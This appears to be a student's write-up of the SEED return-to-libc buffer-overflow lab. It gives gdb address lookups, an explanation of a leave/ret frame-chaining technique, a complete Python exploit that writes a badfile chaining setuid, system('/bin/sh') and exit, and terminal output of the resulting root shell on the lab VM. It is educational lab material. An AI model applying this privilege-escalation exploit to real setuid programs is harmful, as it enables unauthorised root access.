

```
gdb-peda$ p $ebp
$1 = (void *) 0xbffa8bd8
gdb-peda$ p &buffer
$2 = (char (*)[44]) 0xbffa8ba4
gdb-peda$ p /d 0xbffa8bd8 - 0xbffa8ba4
$3 = 52
```

The addresses of system function, exit function as well as environment variable are changed as seen below:
Hence X,Y,Z values remain the same however the addresses change.


```
[02/03/20]seed@VM:~/.../submissions$ ./retlibsh
elladdr
bfff2ddd
Segmentation fault
```



```
gdb-peda$ p system
$4 = {<text variable, no debug info>} 0xb75efda
0 <__libc_system>
gdb-peda$ p exit
$5 = {<text variable, no debug info>} 0xb75e39d
0 <__GI_exit>
```

Task 5:
On setting /bin/sh to point to /bin/dash, the privilege is dropped and you get a normal shell instead of root shell as seen below:



```
[02/03/20]seed@VM:~/.../task5$ ./retlib
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed
,4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
113(lpadmin),128(sambashare)
$ exit
```


The addresses of system, setuid and exit are as seen below:



```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da
0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d
0 <__GI_exit>
gdb-peda$ p setuid
$3 = {<text variable, no debug info>} 0xb7eb917
0 <__setuid>
```

The addresses of myshell variable, ebp and buffer is different in gdb and the actual program, hence added code in retlib.c to find the addresses of these. After we got all the addresses, modifed exploit.py to create the new badfile. Leaveret approach has been used for the solution.

As seen in the image below, I came up with leaveret approach that will help me to get the root shell.



Prologue:-

```
push %ebp
movl %esp %ebp
```

Epilogue:-

```
movl %ebp %esp
popl %ebp
ret
```

bof's epilogue


leaveret

setuid's prologue

setuid's epilogue


leaveret

Exploit.py is as shown here: I took an 0x30 as distance between one ebp to net ebp



newexploit.py


```
#!/usr/bin/python3

import sys

setuid_addr = 0xb7eb9170
leaveret_addr = 0x08048598
system_addr = 0xb7e42da0
buffer_addr = 0xbfffec30
exit_addr =  0xb7e369d0
sh_addr = 0xbffffe1c
ebp_bof = 0xbfffec68
offset = ebp_bof - buffer_addr
dist = 0x30
garbage = 0xFFFFFFFF
def get_bytes(addr):
    return (addr).to_bytes(4, byteorder='little')
content = bytearray(0x90 for i in range(offset))
ebp_next = ebp_bof + dist
content += get_bytes(ebp_next)
content += get_bytes(leaveret_addr)
content += b'A' * (dist - 2*4)
arg1 = 0x00000000
ebp_next += dist
content += get_bytes(ebp_next)
content += get_bytes(setuid_addr)
content += get_bytes(leaveret_addr)
content += get_bytes(arg1)
content += b'A' * (dist - 4*4)
ebp_next += dist
content += get_bytes(ebp_next)
content += get_bytes(system_addr)
content += get_bytes(leaveret_addr)
```



```
content += get_bytes(leaveret_addr)
content += get_bytes(sh_addr)
content += b'A' * (dist - 4*4)
content += get_bytes(garbage)
content += get_bytes(exit_addr)
with open("badfile", "wb") as f:
    f.write(content)
```

Address of leaveret is obtained using disassemble bof approach .

As seen here, we got a root shell. Also, it exits without any issue.



```
[02/04/20]seed@VM:~/.../semifinal$ ./retlib

bffffe1c
The ebp value inside myprintf() is: 0xbfffe
c68
buffer address 0xbfffec30
# id
uid=0(root) gid=1000(seed) groups=1000(seed
),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),113(lpadmin),128(sambashare)
# exit
[02/04/20]seed@VM:~/.../semifinal$ 
```